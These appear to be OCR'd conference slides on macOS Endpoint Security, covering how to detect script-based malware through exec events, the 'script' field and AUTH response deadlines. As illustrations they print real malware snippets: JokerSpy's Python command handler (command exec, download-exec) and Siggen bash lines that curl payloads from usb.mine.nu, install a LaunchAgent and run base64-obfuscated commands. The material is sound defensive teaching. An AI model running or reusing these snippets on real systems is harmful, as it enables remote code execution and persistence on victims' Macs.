
Scripts

vs. their interpreters



ES & SCRIPTS

A lot of macOS malware is script-based!



'JokerSpy'
(Python script)

download/exec capabilities


```
cmd_type = res[10:13]
if cmd_type == "501": # BasicInfo
    if check_os(os_inf) == 0:
        base_path = tempfile.gettempdir() + '\\b.dat'
    else:
        base_path = tempfile.gettempdir() + '/b.dat'
    basic_info(base_path, check_os(os_inf))
    f = open(base_path, 'r')
    results = f.read()
    f.close()
    res_b64 = base64.b64encode(bytes(results, 'utf-8'))
    res_base = "GITHUB_REQ" + str(uid) + "01" + "02" + str(check_os(os_inf)) +
    res_b64.decode('utf-8')
elif cmd_type == "502": # CmdExec
    cmdline = base64.b64decode(res[13:]).decode('utf-8')
    results = cmdline + '\n-----\n'
    results = results + cmd_exec(cmdline, check_os(os_inf))
    res_b64 = base64.b64encode(bytes(results, 'utf-8'))
    res_cmd = "GITHUB_REQ" + str(uid) + "01" + "01" + str(check_os(os_inf)) +
    res_b64.decode('utf-8')
elif cmd_type == "503": # DownExec
    res_txt = response.text
    if check_os(os_inf) != 0:
        down_exec(res_txt[13:], os_inf)
elif cmd_type == "504": # KillSelf
    exit(1)
```

```
01 echo c2NyZWVuIC1kbSBiYXNoIC1jICdzbGVlcCA102tpbGxhbGwgVGZyZWluYWwn | base64 -D | sh
02 curl -s http://usb.mine.nu/a.plist -o ~/Library/LaunchAgents/a.plist
03 echo Y2htb2QgK3ggfi9MaWJyYXJ5L0xhdW5jaEFnZW50cy9hLnBsaXN0 | base64 -D | sh
04 launchctl load -w ~/Library/LaunchAgents/a.plist
05 curl -s http://usb.mine.nu/c.sh -o /Users/Shared/c.sh
06 echo Y2htb2QgK3ggL1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh
07 echo L1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh
```

'Siggen'
(bash script)

ES & SCRIPTS

recall: ES events are tied to a (responsible) process




ES_EVENT_TYPE_AUTH_EXEC
but for the script interpreter

```
# ESPlayground.app/Contents/MacOS/ESPlayground  
  
event: ES_EVENT_TYPE_AUTH_EXEC  
process path: /usr/bin/Python3  
  
* binary is trusted, so will allow !
```

...off and running

We don't care about the script interpreter (i.e. the responsible process)
...but really, rather the **script** itself!



ES & SCRIPTS

es_event_exec_t events now have have 'script' member

```
typedef struct {
    es_process_t *_Nonnull target;
    ...
    union {
        uint8_t reserved[64];
        struct {
            es_file_t *_Nullable script; /* field available only if message version >= 2 */
            es_file_t *_Nonnull cwd;    /* field available only if message version >= 3 */
            ...
        };
    };
} es_event_exec_t;
```

exec.script ... in version >= 2

```
01 if(message->version >= 2) {
02
03     if((ES_EVENT_TYPE_AUTH_EXEC == message->event_type) ||
04        (ES_EVENT_TYPE_NOTIFY_EXEC == message->event_type) ) {
05
06         if(NULL != message->event.exec.script) {
07             //extract/scan script
08         }
09     }
10 }
```

note ES message "version" check

...the script!
(e.g. 'JokerSpy')

ES SCRIPT LIMITATIONS

...but sometimes 'exec.script' is not set!?



ES SCRIPT LIMITATIONS

'exec.script' only set when script is executed "directly"

ESMessage.h

```
* @brief Execute a new process
*
* @field target The new process that is being executed
* @field dyld_exec_path The exec path passed up to dyld, before symlink resolution.
* This is the path argument to execve(2) or posix_spawn(2), or the interpreter
* from the shebang line for scripts run through the shell script image activator.
* Field available only if message version >= 7.
* @field script Script being executed by interpreter. This field is only valid if a script was
* executed directly and not as an argument to the interpreter (e.g. `./foo.sh` not
* `/bin/sh ./foo.sh`)
* Field available only if message version >= 2.
```




Ohh, and don't cache script interpreters!

One solution:

- 1 Is process script interpreter?
(can check by signing id, e.g. 'com.apple.bash')
- > 2 Extract / scan all arguments
(ignoring those that aren't file paths)


ES_EVENT_TYPE_AUTH_* Deadlines

...get them right, or die trying



ES_EVENT_TYPE_AUTH * RESPONSES

to preserve user experience, you must respond quickly!



If you don't respond fast enough, macOS will kill you (the ES client), with OS_REASON_ENDPOINTSECURITY.

